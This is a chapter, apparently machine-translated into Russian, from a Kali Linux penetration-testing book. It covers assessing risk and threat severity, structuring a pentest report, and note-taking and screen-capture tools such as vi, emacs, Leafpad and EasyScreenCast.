Определение потенциала и серьезности угрозы является одной из наиболее сложных частей тестирования безопасности. Вам нужно будет определить потенциальную угрозу и риск, связанный с любым из ваших выводов. Частично проблема заключается в том, что люди иногда не понимают, что такое риск. Они также могут не понимать разницу между риском и угрозой. Прежде чем мы зайдем слишком далеко в путь разговоров об определении потенциальной угрозы и серьезности, давайте все перейдем на одну страницу в отношении нашего понимания этих терминов. Они очень важны для понимания, поэтому вы можете дать четкую, понятную и оправданную рекомендацию.

Риск - это пересечение вероятности и потери. Это два фактора, для которых необходимо получить количественную оценку. Вы не можете предполагать, что, поскольку существует неопределенность, существует риск. Вы также не можете предположить, что, поскольку потери могут быть высокими, существует риск. Когда люди думают о риске, они могут привести к катастрофическим последствиям и перейти к худшему сценарию. Это только влияет на потери, и, вероятно, делает плохую работу в этом. Вы должны учитывать как потери, так и вероятность. Например, если переход через дорогу может привести к смерти, если вас сбьет машина, это не значит, что это сопряжено с большим риском. Вероятность попадания в машину и гибели людей будет мала. Эта вероятность также уменьшается в некоторых районах (например, в районе, в котором я живу), потому что там мало трафика, а то, что происходит вокруг, идет довольно медленно. Однако в городских районах вероятность возрастает.

Если у вас было событие, которое было чрезвычайно вероятным, это не значит, что у вас слишком много риска. Не похоже, что люди редко используют слова риск и шанс взаимозаменяемо. Они не то же самое. Вы должны быть в состоянии учитывать потери. Это многомерная проблема. Подумайте о случае перехода через улицу. Каковы возможные сценарии потерь? Смерть не единственный потенциал для потери. Это просто наихудший сценарий. Есть так много других случаев. У каждого будет своя вероятность и потеря. Допустим, наша забота не в том, чтобы поднять мои ноги достаточно, чтобы перебраться через бордюр с улицы на тротуар. Если бы я скучал, я мог бы споткнуться. Какова потенциальная потеря там? Я могу сломать запястье. Я могу получить ссадины. Какова вероятность для каждой из этих ситуаций? Это вряд ли будет одинаковым для каждого.

Вы услышите, что количественное намного лучше, чем качественное. Проблема в том, что количественное трудно найти. Какова реальная вероятность того, что я могу упасть? Я не особенно старый и в разумной форме, поэтому мне кажется, что вероятность, вероятно, низкая. Каково числовое значение этого? Понятия не имею. Иногда лучшее, что мы можем сделать, это низкий, средний, высокий. Добавление прилагательных к этим значениям не имеет смысла. Что значит очень низкий? Что значит очень высокий? Если вы не можете прояснить свое предполагаемое значение, прилагательные будут вызывать только вопросы. Что вы можете сделать, это использовать сравнительные. Вероятность получения ссадин на коже, вероятно, выше, чем у костей, но вероятность того и другого низкая. Это полезное различие? Может быть. Это дает вам немного больше места, чтобы сделать некоторые приоритеты.

Угроза - это возможная опасность. Когда мы говорим об опасности, мы говорим о чем-то, что может использовать слабость или уязвимость для причинения вреда или ущерба. Вектор атаки, термин, который иногда используют, когда мы говорим об угрозах и риске, - это метод или путь, по которому злоумышленник использует уязвимость.

Давайте соберем все это сейчас. Когда мы вычисляем значение, которое необходимо присвоить для серьезности обнаружения, вы должны учитывать вероятность того, что найденная уязвимость может быть вызвана. Это само по себе имеет много факторов. Вы должны подумать о том, кто является агентом угрозы (кто является вашим противником), потому что вам нужно подумать о том, какие меры по снижению риска приняты. Допустим, вы оцениваете состояние безопасности изолированной системы. Кого мы больше всего беспокоим? Если между внешней средой и системой существует несколько точек пропуска, где одна из них - мантрап, вероятность крайне мала, если мы думаем о внешнем противнике. Однако, если это внутренний противник, мы должны подумать о другом наборе параметров.

После того, как вы продумали, кто ваш противник и вероятность, вам нужно подумать о том, что произойдет, если уязвимость будет использована. Опять же, вы не можете думать о худшем сценарии. Вы должны думать рационально. Какой наиболее вероятный сценарий? Кто ваши противники? Вы не можете использовать сценарии фильма, когда работаете над этим. Какой ресурс является наиболее приоритетным? Это могут быть данные, системы или люди. Любая из них - это честная игра, когда дело доходит до атак. Каждый из них будет иметь различную ценность для организации, для которой вы проводите тестирование.

Однако не думайте, что то, о чем вы думаете, заботится бизнес, имеет какое-либо отношение к тому, что волнует злоумышленника. Некоторые злоумышленники могут захотеть собрать интеллектуальную собственность, что будет очень важно для бизнеса. Другие злоумышленники просто заинтересованы в сборе личной информации, установке вредоносных программ, которые могут быть использованы для получения денег от бизнеса (думаю, вымогателей), или, может быть, даже просто установка программного обеспечения, которое превращает системы в ботов в большой сети. Нападающие сегодня могут быть преступными предприятиями так же часто, как и все остальное. На самом деле, вы можете предположить, что это вообще так. Эти люди могут заработать много денег от присоединения систем к ботнетам и сдачи их в аренду.

После того, как вы все эти данные продумали в отношении каждого из ваших выводов, вы можете начать писать отчет. Когда вы пишете свои выводы, убедитесь, что вы ясно представляете свои предположения относительно вашего противника и мотивов. У вас есть две стороны этого уравнения. Одно - это то, что бизнес заботится о защите и применении ресурсов, а другой - то, что на самом деле ищет противник. Одно может не иметь ничего общего с другим, но это не значит, что нет некоторых точек пересечения.

Написание отчёта

Написание отчета имеет важное значение. Трудно переоценить этот факт. Различные ситуации будут иметь различные потребности, когда дело доходит до отчетности. Вы можете работать в ситуации, когда есть шаблон, в который вы должны подключить данные. Если это так, то ваша работа проще. Не легко, но легче, чем начать с нуля. Если у вас нет шаблона для использования, есть несколько разделов, которые вы можете создать при написании отчета. Это резюме, методология и выводы. Внутри каждого из этих элементов вы можете рассмотреть.

Аудитория

Когда вы пишете отчеты, вы должны учитывать свою аудиторию. Вы можете быть заинтересованы в написании мучительных подробностей о том, что именно вы сделали, потому что вы нашли это действительно круто, но вы должны рассмотреть, будет ли человек, которого вы ожидаете читать ваш отчет, заботиться. Некоторые люди захотят узнать технические детали. Другие захотят получить обзор с достаточным количеством деталей, чтобы продемонстрировать, что вы знаете, о чем говорите. Вы должны быть осведомлены о типе участия вы находитесь, так что вы можете написать свой отчет соответственно.

Для этого есть несколько причин. Во-первых, вы хотите потратить разумное количество времени на написание отчета. Вы не хотите тратить слишком много времени, потому что ваше время ценно. Если вам не платят за это, вы можете тратить свое время на то, что вам платят за это. Если вы не тратите достаточно времени на отчет, вы, вероятно, не предоставляете достаточно информации своему клиенту или работодателю, что заставит их продолжать использовать вас. Если вы подрядчик, вы хотите повторить бизнес. Если вы находитесь в доме, проводя тестирование, вы, вероятно, хотите сохранить свою работу.

Это поднимает другую ситуацию, чтобы рассмотреть, когда дело доходит до аудитории. Это люди, на которых ты работаешь? Кто будет читать отчет? В зависимости от того, кто, по вашему мнению, будет читать отчет, вы можете пропустить различные сегменты или, по крайней мере, изменить их фокус. Вы начинаете понимать, насколько сложным и важным может быть написание отчета? Независимо от того, для кого вы пишете, вам нужно убедиться, что вы ставите свою лучшую ногу вперед. Не каждый может писать хорошо и четко. Если вы этого не сделаете, вы можете убедиться, что у вас есть редактор или кто-то, кто может помочь вам с написанием аспекта.

И последнее, что следует учитывать в отношении аудитории: вы можете обнаружить, что существуют разные аудитории для разных разделов вашего отчета. Опять же, это может быть ситуативно зависимым. Вам нужно рассмотреть, над каким разделом вы работаете и какую информацию вам нужно передать, а также лучший способ передать эту информацию.

Исполнительное резюме

Резюме сложно. Вы хотите передать важные элементы из вашего тестирования. Вы хотите сделать это кратко. Эти два требования могут быть противоречивыми. Это где некоторый опыт может быть полезным. После того, как вы написали несколько отчетов, особенно если вы можете получить некоторую обратную связь по ходу дела, вы начнете получать баланс того, сколько деталей нужно предоставить, чтобы сохранить интерес тех, кто их читает. Наиболее важной частью резюме может быть длина. Помните, что люди, которые могут потратить больше всего времени на резюме, - это люди, которые не разбираются в технических деталях, поэтому им нужен обзор. Они не будут читать пять-десять страниц обзора. Если у вас так много подробностей, что для составления сводки требуется так много времени, подумайте, что ваш тест, вероятно, имеет неправильную область.

Мое эмпирическое правило, когда дело доходит до написания резюме, - стараться уложить его на странице, если это возможно. Если это абсолютно необходимо, вы можете перейти на две страницы, но не более того. Конечно, если у вас большой опыт работы с определенной группой, для которой вы пишете, вы можете обнаружить, что более или менее работает лучше. Ни одно из этих правил не является строгим. Вместо этого они являются руководящими принципами для рассмотрения.

Вы должны начать свой отчет с некоторого контекста. Кратко укажите, что вы сделали (например, протестировали сети X, Y и Z). Укажите, почему вы это сделали (например, с вами заключили контракт, это было частью проекта Wubble и т. Д.). Дайте понять, когда работа произошла. Это обеспечивает некоторую историю на случай, если к отчету нужно будет обратиться позже. Вы будете знать, что вы сделали и почему вы это сделали.

Вероятно, также полезно упомянуть, что у вас было ограниченное количество времени для проведения тестирования - независимо от того, на кого вы работаете, вы будете привязаны ко времени. Есть некоторые ожидания, что тестирование будет проведено в разумные сроки. Разница между вами и вашими противниками в том, что у них гораздо больше времени для атаки. Есть также, возможно, больше мотивации с их стороны.

Представьте, что вы продавец автомобилей и у вас есть квота. Вы добираетесь до конца месяца и еще не выполнили свою квоту. Это очень похоже на вашего противника. Ваши противники - это люди, которые зарабатывают свои деньги, вероятно, атакуя ваш сайт (продавая автомобили). Если они не успешны, они не зарабатывают деньги, поэтому вы можете немного подумать о квотах для ваших нападающих. Причина упоминания об этом заключается в том, что может возникнуть нереалистичное ожидание того, что если все проблемы в отчете будут

устранены, злоумышленники не смогут войти. Руководство может получить ложное чувство безопасности. Это полезно, чтобы четко установить ожидания. Просто потому, что вы смогли найти только семь уязвимостей за то время, которое у вас было, не означает, что злоумышленник с гораздо большим временем не сможет найти способ войти.

В исполнительном резюме приводится краткое резюме выводов. Вы можете найти лучший способ сделать это, предоставляя номера различных категорий результатов. Укажите, сколько высокоприоритетных выводов, среднеприоритетных выводов, низкоприоритетных выводов и информационных выводов. С цифрами. Предоставьте краткое резюме того, что вы нашли. Вы нашли пять уязвимостей, которые могут привести к эксфильтрации данных, например. Любой способ, которым вы можете объединить проблемы вместе, что имеет смысл и имеет смысл, может работать здесь — просто так вы обеспечиваете небольшое понимание того, что вы нашли.

Цель резюме и основных моментов состоит в том, чтобы помочь руководителям, которые только собираются прочитать этот раздел, понять, где они стоят в отношении проблем, с которыми может столкнуться их инфраструктура. Все, что вы можете предоставить в этом разделе, чтобы выделить потенциальные победы для команды информационных технологий (ИТ), может быть полезным.

Вы также можете найти его полезным для создания диаграмм. Визуальные эффекты полезны. Они облегчают понимание того, что происходит. Вы можете легко включить значения в Excel, Google Sheets, SmartSheet или любую другую электронную таблицу. Они не должны занимать много места. Вы, в конце концов, рассматриваете способы сохранить отчет коротким и по существу.

Имейте в виду, что вы пишете этот отчет не для того, чтобы кого-то напугать. Это не ваша работа - предполагать, что небо падает. Будьте объективны и фактичны, не прибегая к сенсационности. Вы получите гораздо больше, если вы попали в точку и полагаетесь на факты. Всегда имейте в виду, и вы слышали это раньше, что ваша цель состоит в том, чтобы помочь улучшить приложение, систему или сеть, которую вы были привлечены протестировать.

Методология

Методология представляет собой высокоуровневый обзор выполненного тестирования. Вы можете указать, что вы провели рекогносцировку, тестирование уязвимости, тестирование эксплуатации и проверку результатов. Вы можете указать, какие шаги вы предпринимали для выполнения тестирования. Вам не нужно получать детализацию и включать любой план тестирования с конкретными шагами. Просто держите его на высоком уровне. Если вы предоставляете методологию, вы даете понять, что у вас есть процесс, а не просто приближаетесь к тестированию случайным образом. Наличие определенного процесса означает, что вы можете повторить свои результаты. Это очень важно. Если вы не можете повторить свои шаги, вам нужно тщательно подумать о том, сообщать ли об этом. Опять же, ваша цель - представить проблемы, которые могут и должны быть исправлены. Если вы не можете повторить свои действия, это не то, что можно исправить.

Когда вы сообщаете о своей методологии, может быть полезно включить набор инструментов, который вы используете. Для этого есть несколько причин. Это область, в которой некоторые люди немного брезгливы, потому что они чувствуют, что они могут выдавать торговые секреты, которые отличают их от других. Реальность такова, что есть инструменты, которые почти все используют. Сказать своему клиенту или работодателю, что вы используете их, не будет большим откровением. Есть общие коммерческие инструменты. Есть общие инструменты с открытым исходным кодом. Реальность такова, что набор инструментов не там, где магия. Волшебство заключается в том, как вы используете инструменты, интерпретируете результаты, проверяете результаты и выполняете работу по определению риска, а затем предоставляете рекомендации по исправлению.

Выводы (полученные данные)

В разделе "выводы" находится основная часть доклада, что, вероятно, неудивительно. Есть много способов форматирования этого раздела, и вы, вероятно, можете включить много различных наборов деталей. Однако следует учитывать то, как вы его структурируете. Существует бесчисленное множество способов организации ваших результатов, в том числе по системе или по типу уязвимости. Я обычно организовывал выводы по степени серьезности, потому что люди, с которыми я работал, хотят сначала увидеть самые важные проблемы, чтобы они могли расставить приоритеты. Вы можете найти другие организационные методы работы лучше для вас. Используя серьезность, вы начнете с высокоприоритетных проблем, затем средних и низких, и закончите информационными. Я нашел информационные элементы, чтобы быть полезным. Это вопросы, которые могут не обязательно быть угрозой, но могут быть достойны упоминания. Возможно, именно здесь вы заметили аномалию, но не смогли ее воспроизвести. Это может быть что-то серьезное, если бы вы могли воспроизвести его. Имейте в виду, что эксплойты могут быть поражены или промахнуться для некоторых условий. Возможно, у вас не было времени, чтобы воспроизвести правильные условия.

Вы можете обнаружить, что различные ситуации будут иметь различные потребности, когда речь заходит о предоставлении информации, связанной с каждой находкой. Однако, в целом, есть некоторые факторы, которые следует учитывать. Во-первых, необходимо дать краткое описание находки для использования в качестве заголовка. Это поможет вам индексировать результаты, чтобы они могли быть помещены в оглавление и быстро найдены теми, кто читает отчет. После этого вы должны обязательно добавить свои данные, связанные с серьезностью. Вы можете предоставить общий рейтинг, а затем также включить факторы, которые входят в общий рейтинг — вероятность и влияние. Воздействие - это то, что может произойти, если уязвимость была вызвана. Как это влияет на бизнес? Вы не хотите предполагать ничего, кроме уязвимости. Вы не можете предполагать последующие уязвимости или эксплойты. Что произойдет,если эта уязвимость будет использована? Что получает злоумышленник?

Эту уязвимость необходимо объяснить как можно более подробно. Это может включать сведения о том, что получает злоумышленник, чтобы оправдать рейтинг серьезности, который вы сделали. Объясните, как можно использовать уязвимость,какие подсистемы затронуты и какие смягчающие обстоятельства. В то же время вы должны предоставить подробную информацию и демонстрацию того, что вы смогли ее использовать. Это могут быть снимки экрана или

текстовые снимки по мере необходимости. Снимки экрана, вероятно, лучший способ продемонстрировать то, что вы сделали. Текст слишком легко манипулировать или неправильно интерпретировать. Имейте в виду, что вы будете передавать этот отчет в руки других. Вы хотите, чтобы было ясно, что вы выполнили эксплойт, получили доступ, получили данные или все, что вам удалось сделать.

Может быть полезно предоставить ссылки. Если обнаруженное имеет общий номер уязвимости и подверженности (CVE) или идентификатор Bugtraq (BID), следует рассмотреть возможность предоставления ссылки на эти отчеты. Вы также можете рассмотреть возможность предоставления ссылок, объясняющих основную уязвимость. Например, если вам удалось использовать атаку SQL-инъекции, предоставление ссылки, четко объясняющей, что такое атака SQL-инъекции, будет полезно, если некоторые люди не так знакомы. Наконец, вы должны абсолютно положить шаги по исправлению. Вы можете быть не знакомы с процессами компании, если вы являетесь подрядчиком или даже в другой группе полностью. В результате, только обзор, а не вся процедура будет хорошо. Вы хотите, чтобы было ясно, что вы здесь, чтобы помочь им. Даже если вы делаете полный красный против синего сценария, и все было черным ящиком, вы все равно не хотите, чтобы отчет был состязательным, когда речь заходит о том, чтобы сообщить им, где их недостатки.

Вы можете включить приложения, если они кажутся полезными. Там могут быть детали, которые просто слишком большие, чтобы включить в выводы, или могут быть детали, которые имеют отношение к нескольким выводам. Они могут быть включены в приложения и указаны в вашем отчете. Одна вещь, которую вы не должны делать, это включать целые отчеты из вашего сканера уязвимостей или сканера портов. Вам платят, если не указано иное, чтобы вы сами просматривали эти отчеты и определяли, что стоит посмотреть. Сопротивляйтесь желанию включить их просто, чтобы сделать отчет более длинным. Больше не лучше в большинстве случаев. Убедитесь, что ваша аудитория имеет достаточно информации, чтобы понять, что такое уязвимость, как она была обнаружена и может быть использована, что может произойти и что с этим делать. Именно здесь вы продемонстрируете свою ценность.

Ведение записей

Вы можете работать над тестированием для клиента или работодателя в течение нескольких недель. Маловероятно, что вы будете помнить все, что вы делали и в каком порядке за этот период времени. Если вы получаете снимки экрана, вы хотите, чтобы каждый был задокументирован. Это означает делать заметки. Вы можете вести подробные записи на своем ноутбуке. Конечно они могут быть повреждены или уничтожены, хотя, особенно если вы работаете долгие часы или на месте с клиентом. Это не должно удерживать вас от такого подхода, если он подходит вам лучше всего. Тем не менее, Кали поставляется с инструментами, которые могут помочь вам с заметками. Поскольку вы уже работаете в Кали, вы можете взглянуть на то, как использовать эти инструменты.

Текстовый редактор

Десятилетия назад были войны *vi* против *emacs*. Они были длинными. Они были в крови. Они видели, что фанатики с обеих сторон укоренились в своих мнениях относительно того, кто был лучшим редактором. Кажется, что война окончена, и объявлен победитель. Победитель в конце концов, кажется, был *vi*. оба из них являются текстовыми редакторами, разработанными, во всяком случае, первоначально для использования в терминале, который позже стал окном терминала в более крупном управляемом дисплее. Между *vi* и *emacs* существуют два существенных различия. Во-первых, *vi* - это то, что называется двухрежимным редактором. У вас есть режим редактирования и командный режим. С *emacs*, нет никаких режимов. Вы можете редактировать и отправлять команды без необходимости что-либо делать. Другим существенным отличием является то, что emacs использует комбинации клавиш для команд. Вы можете использовать клавиши Alt, Ctrl, Shift и Option. Возможно, вам придется нажать несколько клавиш одновременно, чтобы отправить команду в emacs. Это освобождает остальную часть клавиатуры, где вы обычно печатаете, чтобы ввести текст. Для сравнения, vi, как двухрежимный редактор, использует изменение режима, чтобы позволить пользователю отправлять команды.

Давайте рассмотрим основы обоих редакторов, начиная с vi, так как это более преобладающий редактор. Это также единственный редактор, установленный по умолчанию в Кали. Если вы хотите использовать emacs, вам нужно установить его. Как отмечалось ранее, vi является двухрежимным редактором. При запуске VI вы находитесь в командном режиме. Одна из причин этого заключается в том, что при написании vi на клавиатурах, возможно, не было клавиш со стрелками; другие клавиши должны были быть двухцелевыми, чтобы позволить вам маневрировать вокруг текста. Буквы H, J, K и L используются для маневрирования вокруг текста. Его левая, J вниз, K вверх, и L справа. Эти клавиши заменяют клавиши со стрелками.

Чтобы отправить более сложные команды или команды, не относящиеся к перемещению или изменению текста на экране, введите : (двоеточие). Если вы хотите записать (сохранить), введите *w*. чтобы выйти из редактора, введите *q*. вы можете поместить два из них вместе, сохранение и выход в одной команде, и введите *:wq*, вы вернетесь в командной строке с вашим файлом, записанным на диск. Вы можете найти случай, когда вы внесли изменения, которые вы не хотели делать. Вы можете заставить выйти без записи, набрав *:q!* .

Это редактор, который настолько сложен, что о нем написаны книги, чтобы объяснить все свои возможности. Однако вам не нужно очень много знать о плотности команд и конфигураций, которые вы можете использовать в vi. для

редактирования. Вам нужно знать, как войти в режим редактирования, а затем вернуться в командный режим. В командном режиме введите *a* для добавления и *i* для вставки. Только нижний регистр a помещает вас после символа, в котором вы находитесь, и в режиме редактирования, чтобы вы могли начать вводить текст. Заглавная буква A помещает курсор в конец строки и переводит его в режим редактирования. Разница между *a* и *i* заключается в том, что *i* позволяет вам начать размещать символы прямо там, где вы находитесь (до символа, в котором вы находитесь), тогда как *a* после. Клавиша Esc переводит вас из режима редактирования в командный режим.

vi имеет много возможностей настройки. Это позволяет вам получить рабочую среду, в которой вам удобно. Вы можете вносить изменения, например, добавлять номера строк, просто используя *:number*. Это вносит изменения в сеанс, в котором вы находитесь. Если вы хотите сделать изменения постоянными ,вам нужно добавить все настройки.файл *.vimrc*. Более старый редактор vi чаще всего реализуется пакетом VI Improved (vim), поэтому вы вносите изменения в файл ресурсов для vim, а не vi. Чтобы установить значения, вы должны использовать *set number* в качестве строки файл *.vimrc*. Команда *set* задает параметр. Вы можете добавить значения в конце строки. Например, вы можете установить табуляторную остановку, позиции столбцов, используя *set ts 4*. Это означает, что при нажатии клавиши Tab курсор переместится к столбцу, который является следующим кратным 4.

emacs - это совершенно другой редактор. Когда вы загружаете emacs, вы сразу же редактируете. Вы можете начать вводить текст. Если вам неудобно отслеживать, находитесь ли вы в режиме редактирования или командном режиме, вы можете использовать emacs. Конечно, сначала вам нужно будет установить его. Поскольку нет командного режима, ожидается, что на клавиатуре есть клавиши со стрелками. Если вы хотите сохранить файл, нажмите сочетание клавиш Ctrl-X, сочетание клавиш Ctrl-S. Если вы хотите просто выйти из Emacs, можно нажать сочетание клавиш Ctrl-X, сочетание клавиш Ctrl-C. Если вы хотите открыть файл, нажмите сочетание клавиш Ctrl-X, сочетание клавиш Ctrl-F.

Конечно, как и в случае с vi/vim, в emacs есть гораздо больше, чем то, что мы здесь рассмотрели. Идея состоит в том, чтобы дать вам достаточно, чтобы вы могли начать вводить данные в обычный текстовый файл. Если вы хотите сделать больше, есть много ресурсов, которые можно использовать, чтобы узнать больше команд редактирования и как настроить среду для работы так, как вы хотите. Если вы действительно хотите использовать GUI версию, есть графические версии редактора Emacs и VI.

Редакторы с графическим интерфейсом

И vi, и emacs доступны как программы с графическим интерфейсом. Используя эти программы, вы можете использовать команды так, как они работают в консольных приложениях, но есть также меню и панели инструментов, которые вы также можете использовать. Если вы хотите перейти на использование одного из этих редакторов, использование программы на основе графического интерфейса может стать для вас началом. Вы можете полагаться на меню и панели инструментов, пока не почувствуете себя более комфортно с помощью клавиш клавиатуры. Одно из преимуществ использования утешительных редакторов состоит в том, что ваши руки уже набирают текст на клавиатуре. Переход к мыши или трекпаду требует изменения положения руки и изменения потока. Если вы знакомы с командами клавиатуры, это просто становится частью вашего набора текста без изменения положения руки. На рисунке 11-1 показан редактор gvim, который является графической версией vim. Это экран запуска, если вы не открываете файл. Вы можете увидеть подсказки, которые предоставляются для использования клавиатурных команд.




Рис. 11-1. Редактор Gvim

В дополнение к этому, однако, другие программы могут использоваться, чтобы делать заметки и записывать идеи. Возможно, вы знакомы с основным текстовым редактором, который вы можете получить в большинстве реализаций операционной системы. Kali Linux также имеет один из них, что неудивительно называется текстовым редактором. Это просто. Это графическое окно, где вы можете редактировать текст. Вы можете открывать файлы. Вы можете сохранить файлы. Однако в этом приложении не так много. Другие программы в Kali Linux гораздо более способны, чем этот редактор

Одним из них является Leafpad. В то время как текстовый редактор является базовым, без излишеств, Leafpad предлагает те же возможности, которые вы обычно ожидаете в текстовом редакторе на основе графического интерфейса. Вы получаете меню, как в текстовом редакторе Windows. Вы также можете использовать форматированный текст, позволяющий менять шрифты, включая жирный шрифт и курсив. Это может помочь вам лучше организовать свои мысли, позволяя некоторым выделиться.

Заметки

Может оказаться полезным просто делать заметки по отдельности. Возможно, вы столкнулись с приложениями, которые реализуют заметки. Kali Linux поставляется с таким же приложением. На рисунке 11-2 показаны приложения Notes. Это будет очень похоже на приложения Notes, которые вы, вероятно, привыкли видеть. Идея этих приложений заключается в копировании Post-It Notes. На этом снимке экрана вы видите окно заметок, открытое для размещения всплывающего меню. Обычно окно у вас уже, чем вы видите здесь - больше похоже на обычный размер Post-It Notes.




Рис. 11-2. Приложение Notes

Преимущество использования этого подхода заключается в том, что он очень похож на идею заметок Post-It — вы записываете что-то в заметке, а затем вставляете ее на экран, чтобы вы могли ссылаться на нее позже. Это хороший способ захвата команд, которые вы можете после вставить в окно терминала. Вместо одного текстового файла, содержащего большое количество заметок, вы

можете иметь отдельные заметки в отдельных окнах. Многое из этого зависит от того, как вы хотите все организовать для себя.

Снимки экрана

Когда вы приступите к написанию отчетов, вам понадобятся снимки экрана. Вам также могут понадобиться другие артефакты. Снимки экрана достаточно просты в обращении. GNOME, для начала, работает как Windows в этом отношении. Вы можете использовать кнопку PrtScn для захвата рабочего стола. Alt-PrtScn позволит вам захватить одно окно, и Shift-PrtScn позволит вам выбрать прямоугольник для захвата. Кроме того, вы можете использовать приложение скриншот. После того, как у вас есть изображения, которые вы хотите, вы можете использовать редактор изображений, как Gimp обрезать или аннотировать, как вам нужно. Вы можете найти другие утилиты, которые будут захватывать экран или его разделы. Эти снимки экрана будут лучшим способом ввести артефакты в ваш отчет.

В некоторых случаях может возникнуть необходимость записывать целые последовательности событий. Это лучше всего сделать с помощью приложения для записи экрана. Кали включает в себя утилиту под названием Easy ScreenCast, которая является расширением для GNOME. На рис. 11-3 показана верхняя правая часть экрана рабочего стола GNOME. Вы увидите значок кинокамеры в верхней панели. Вот как вы получаете доступ к EasyScreenCast. Под меню для расширения находится диалоговое окно Параметры. Это создаст файл в формате WebM, хранящийся в каталоге видео вашего домашнего каталога. Это то, что вам может понадобиться для сложных операций или это может быть просто способ захватить ваши действия, как вы экспериментируете, так что вы можете воспроизвести его позже и знать, как вы получили и где вы находитесь.

